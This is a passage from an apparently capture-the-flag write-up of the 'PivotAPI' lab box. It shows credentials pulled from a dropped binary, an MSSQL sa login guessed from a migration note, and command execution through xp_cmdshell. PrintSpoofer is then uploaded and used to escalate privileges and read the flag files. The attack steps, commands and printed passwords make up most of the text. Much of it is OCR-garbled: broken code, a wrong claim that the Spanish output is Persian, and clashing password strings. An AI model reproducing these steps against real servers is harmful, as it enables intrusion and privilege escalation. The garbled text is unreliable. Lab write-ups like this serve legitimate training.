     echo DOCJBT1MDOCFvO+EwwAAAIsVJ0wNAIXSdOvonswBAIsFIEwNAEiBxJgAAABbXl9dOVxBXc >> c:\programdata\oracle.txt
      echo MPt00kY0kF////zg8fRAAASTs10f4KAL0BAAAAiwaD+AFPhd79//+5HwAAAOhfzAFAiwaD >> c:\programdata\oracle.txt
(Get-Content C:\ProgramData\oracle.txt) ; foreach ($linea in $fichero) {$salida += $linea }; $salida = $salida.Replace(" ",""); [System.IO.File]::WriteAllBytes(":\programdata\restart-service.exe" [System.Convert
  del c:\programdata\monta.ps1
del c:\programdata\oracle.txt
c:\programdata\restart-service.exe
del c:\programdata\restart-service.exe
```

The bat file has encrypted text which he store in c:-\programdata\oracle.txt file and from that file they start the for loop which remove the spaces and write the output inside restart-service.exe binary and then delete all the files with restart-service.exe.

And we also need that file restart-service.exe because it's contain the creads of oracle-DB.

So for that we need to edit the bat file so they don't remove any file or binary.

# Step 1 Remove all these if statement.

```
C: > Users > DEDSEC > Desktop > files >  542B.bat

| @shift /0 |
| @echo off |
| if %username% == cybervaca goto correcto |
| if %username% == frankytech goto correcto |
| if %username% == ev4si0n goto correcto |
| goto error |
| 8
```

And add "goto correcto".

## Step 2

Now in bottom of the file remove these del statements.


```
echo $salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt); foreach ($linea in $fichero) {$salida += $linea }; $salida = $salida.Replace(" ",""); [System.IO.File]::\WriteAllBytes("c:\programdata\restar powershell.exe -exec bypass -file c:\programdata\monta.psi del c:\programdata\monta.psi del c:\programdata\monta.psi del c:\programdata\noracle.txt (cisprogramdata\noracle.txt cisprogramdata\restar-service.exe del c:\programdata\restar-service.exe service.exe del c:\programdata\noracle.txt cisprogramdata\noracle.txt cisprogramdata\noracle.txt
```

After removing the del statements they look like this.

Now we good to go open a cmd and run that bat file to create the restart-service.exe.

```
COMMANDO Fri 05/14/2021 7:41:07.78
1
    C:\Users\DEDSEC\Desktop\files>dir
2
     Volume in drive C has no label.
     Volume Serial Number is 7EAC-CBDE
4
5
     Directory of C:\Users\DEDSEC\Desktop\files
6
    05/14/2021 07:25 AM <DIR>
8
    05/14/2021 07:25 AM <DIR>
9
    05/14/2021 07:39 AM
                           1,729,970 542B.bat
10
    05/14/2021 07:22 AM
                                         0 542C.tmp
11
                   2 File(s) 1,729,970 bytes
12
                   2 Dir(s) 113,196,924,928 bytes free
13
14
    COMMANDO Fri 05/14/2021 7:41:09.00
15
    C:\Users\DEDSEC\Desktop\files>.\542B.bat
16
    COMMANDO Fri 05/14/2021 7:41:59.20
17
    C:\Users\DEDSEC\Desktop\files>
18
```


Now let's check if restart-service.exe is created or not.




And we got the restart-service.exe. I use API Monitor for analize this binary.

Link: <a href="http://www.rohitab.com/apimonitor">http://www.rohitab.com/apimonitor</a>


Check all API filters on the left side.



Now click on monitor new process and select the binary called restart-service.exe.




Now we capture all the proccess and calls so let's analize this.



Found the username and password.

#Time of Day Thread Module API Return Value Error Duration CreateProcessWithLogonW ( "svc\_oracle", "", "#oracle\_s3rV1c3!-2010", 0, NULL, ""c:\windows\system32\cmd.exe" /c sc.exe stop OracleServiceXE; sc.exe start OracleServiceXE", 0, NULL, "C:-\ProgramData", 0x00000000234e120, 0x0000000003f61c68 ) FALSE 1326 = The user name or password is incorrect.



# svc\_oracle:#oracle\_s3rV1c3!2010

Now if you see nmap result there is a mssql port open let's try to connect with that

```
[us-free-1]-[10.10.14.3]-[root@parrot]-[~/Desktop/HTB/pivotapi]

- [★]$ mssqlclient.py -port 1433 svc_oracle@10.10.10.240


Impacket v0.9.23.dev1+20210416.153120.efbe78bb - Copyright 2020 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS

[-] ERROR(PIVOTAPI\SQLEXPRESS): Line 1: Login failed for user 'svc_oracle'.
```

Login failed! it's mean the username and password is not correct.

After that i read the Server MSSQL.msg again and i found that now they using mssql not oracle so we need to change the password from #oracle\_s3rV1c3!2010 to #mssql\_s3rV1c3!2020 because they migrate to MSSQL at the beginning of 2020. And for the username i search on google for default mssql username and i found that.



So now the creads are sa:#mssql\_s3rV1c3!-2020 so now let's try to login with these creads.

```
i)-[/Documents/htb/boxes/pivotapi/HelpDesk]
    mssqlclient.py -port 1433 sa@10.10.10.240
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation
Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: Español
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió el contexto de la base de datos a 'master'.
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió la configuración de idioma a Español.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> help
     lcd {path}
                                - changes the current local directory to {path}
                                - terminates the server process (and this session)
     exit
     enable_xp_cmdshell
                                - you know what it means
     disable_xp_cmdshell
                                - you know what it means
     xp_cmdshell {cmd}
                                - executes cmd using xp_cmdshell
     sp_start_job {cmd}
                                - executes cmd using the sql server agent (blind)
     ! {cmd}
                                - executes a local shell cmd
SQL>
```

If we type help we can see that we can execute the xp\_cmdshell {cmd} command let's try that.

```
SQL> xp_cmdshell whoami
output

nt service\mssql$sqlexpress
```

We can execute command let's check the privileges we have.

SQL> xp_cmdshell whoami /priv output	LANGUAGE): Old Value: , New Value: Español PACKETSIZE): Old Value: 4096, New Value: 16192 API\SQLEXPRESS): Line 1: Se cambió el contexto de API\SOLEXPRESS): Line 1: Se cambió la configuració	la base de datos a 'm _ de idioma a Español
NULL [*] ACK: Result		
INFORMACIÓN DE PRIVILEGIOS		
exit enable_xp		
NULL disable_xp xp_cmdshel		
Nombre de privilegio	Descripción - executes and using the sql ser	Estadont (blind)
SOL>		
SeAssignPrimaryTokenPrivilege	Reemplazar un símbolo (token) de nivel de proceso	Deshabilitado
SeIncreaseQuotaPrivilege	Ajustar las cuotas de la memoria para un proceso	Deshabilitado
SeMachineAccountPrivilege	Agregar estaciones de trabajo al dominio	Deshabilitado
SeChangeNotifyPrivilege	Omitir comprobación de recorrido	Habilitada
SeManageVolumePrivilege	Realizar tareas de mantenimiento del volumen	Habilitada
SeImpersonatePrivilege	Suplantar a un cliente tras la autenticación	Habilitada
SeCreateGlobalPrivilege	Crear objetos globales et S check the priv	Habilitada e have
SeIncreaseWorkingSetPrivilege	Aumentar el espacio de trabajo de un proceso	Deshabilitado
NULL		

It's output in persian language let's translate it.

Privilege name	Description	State
=======================================		=======
SeAssignPrimaryTokenPrivilege	Replace a process-level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeMachineAccountPrivilege	Add workstations to the domain	Disabled
SeChangeNotifyPrivilege	Skip walkthrough check	Enabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase the workspace of a process	Disabled

We have SelmpersonatePrivilege enabled let's try to privilegeescalation with this. Link: https://github.com/dievus/printspoofer

But the problem is we can't transfer this file directly because firewall blocks all connections.

So i search on google for script that will login us in mssql and we can also upload files inside that and i found a python script.

Link: <a href="https://github.com/Alamot/code-snippets/blob/master/-mssql/mssql\_shell.py">https://github.com/Alamot/code-snippets/blob/master/-mssql/mssql\_shell.py</a>

I edit the script because when we use UPLOAD command it's break.

```
1 #!/usr/bin/env python$
  2 from __future__ import print_function$
  3 import mssql$
  4 import base64$
  5 import shlex$
 6 import sys$
 7 import tqdm$
 8 import hashlib$
 9 from io import open$
 10 try: input = raw_input$
 11 except NameError: pass$
 12 $
 13 MSSQL SERVER="10.10.10.240"$
 14 MSSQL USERNAME = "sa"$
 15 MSSQL PASSWORD = "#mssql s3rV1c3!2020"$
 16 BUFFER SIZE = 5*1024$
 17 TIMEOUT = 30$
 19 $
 20 def process_result(mssql):$
        username = ""$
 21
        computername = ""$
 22
 23
        cwd = ""$
 24
        rows = list(mssql)$
 25
        for row in rows[:-3]:$
 26
            columns = list(row)$
 27
            if row[columns[-1]]:$
 28
                 print(row[columns[-1]])$
 29
            else:$
 30
                print()$
        if len(rows) >= 3:$
 31
 32
             (username, computername) = rows[-3][list(rows[-3])[-1]].split('|')$
 33
             cwd = rows[-2][list(rows[-3])[-1]]$
 34
        return (username.rstrip(), computername.rstrip(), cwd.rstrip())$
 35 $
 37 def upload(mssql, stored_cwd, local_path, remote_path):$
        print("Uploading "+local_path+" to "+remote_path)$
cmd = 'type nul > "' + remote_path + '.b64"'$
 38
 39
        mssql.execute query("EXEC xp cmdshell '"+cmd+"'")$
40
41 $
42
        with open(local path, 'rb') as f:$
dedsec.py
```

```
[us-free-1]-[10.10.14.3]-[root@parrot]-[/opt/printspoofer]

[★]$ python dedsec.py

/opt/printspoofer/dedsec.py:3: DeprecationWarning: Using or importing the ABCs from import _mssql

Successful login: sa@10.10.10.240

Trying to enable xp_cmdshell ...

CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\Windows\system32> whoami

nt service\mssql$sqlexpress

CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\Windows\system32>
```

We got the shell now let's try to UPLOAD the file inside TEMP directory.

```
--[us-free-1]-[10.10.14.3]-[root@parrot]-[/opt/printspoofer]
  - [★]$ python dedsec.py
opt/printspoofer/dedsec.py:2: DeprecationWarning: Using or importing the ABCs from 'coll
  import _mssql
Successful login: sa@10.10.10.240
Trying to enable xp_cmdshell ...
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\Windows\system32> cd /temp
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\temp> UPLOAD PrintSpoofer.exe C:\TEMP\printspoofer.exe
Uploading PrintSpoofer.exe to C:\TEMP\printspoofer.exe
Data length (b64-encoded): 35.3359375KB
100%
Longitud de entrada = 36208
EncodeToFile devolvi% Este archivo ya existe. 0x80070050 (WIN32: 80 ERROR_FILE_EXISTS)
CertUtil: -decode error del comando: 0x80070050 (WIN32: 80 ERROR_FILE_EXISTS)
CertUtil: Este archivo ya existe.
MD5 hashes match: 755af01d6f1c793d28275ec8b914687c
*** UPLOAD PROCEDURE FINISHED ***
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\temp>
```

Now let's run the binary and get our user.txt and root.txt.

```
C:\temp> printspoofer.exe -i -c "powershell -c type C:\Users\3v4Si0N\Desktop\user.txt"

[+] Found privilege: SeImpersonatePrivilege

[+] Named pipe listening...

[+] CreateProcessAsUser() OK

4855ef51169f74e4d5d79befd933d719

CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\temp>

C:\temp> printspoofer.exe -i -c "powershell -c type C:\users\cybervaca\Desktop\root.txt"
```

```
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
```

b32c5e3ee389ee920f6aa1efa025048d

CMD MSSQL\$SQLEXPRESS@PIVOTAPI C:\temp>